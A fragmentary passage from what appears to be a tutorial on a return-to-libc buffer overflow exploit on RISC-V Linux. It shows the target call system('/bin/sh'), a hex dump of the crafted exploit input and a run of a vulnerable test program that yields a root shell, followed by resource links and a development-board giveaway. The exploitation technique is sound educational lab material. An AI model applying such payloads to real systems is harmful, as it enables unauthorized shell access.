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        read(fd, buf, 128);
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

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We want to execute:

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system("/bin/sh");
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0000000000038f02 <__libc_system>:
...
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```
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vulnerable]# od -t x4 -w8
exploit
0000000 41414141 41414141
*
0000040 42424242 42424242
0000050 001004d8 00000020
0000060 43434343 43434343
0000070 ffff288 0000003f
0000100 44444444 44444444
0000110 6e69622f 0068732f
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```
[root@fedora-riscv
vulnerable]# ./fixenv.sh
./vuln
argv: 0x3fffff400
buf: 0x3fffff240
sh-4.4#
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Resources

RISC-V ISA:
https://content.riscv.org/wp-content/uploads/2017/05/riscv-spec-v2.2.pdf

RISC-V Shellcode:
https://thomask.sdf.org/blog/2018/08/25/basic-shellcode-in-riscv-linux.html

Code formated with:
http://hilite.me/, asm snippets made with radare2

Giveaway time!

SiPEED MAiX BiT
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Dual 64-bit RISC-V cores, 400MHz (overclockable to 800MHz), IMAFDC ISA, 64-bit Base integer ISA (RV64GC), 8MiB SRAM

Neural Network Processor (KPU)

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


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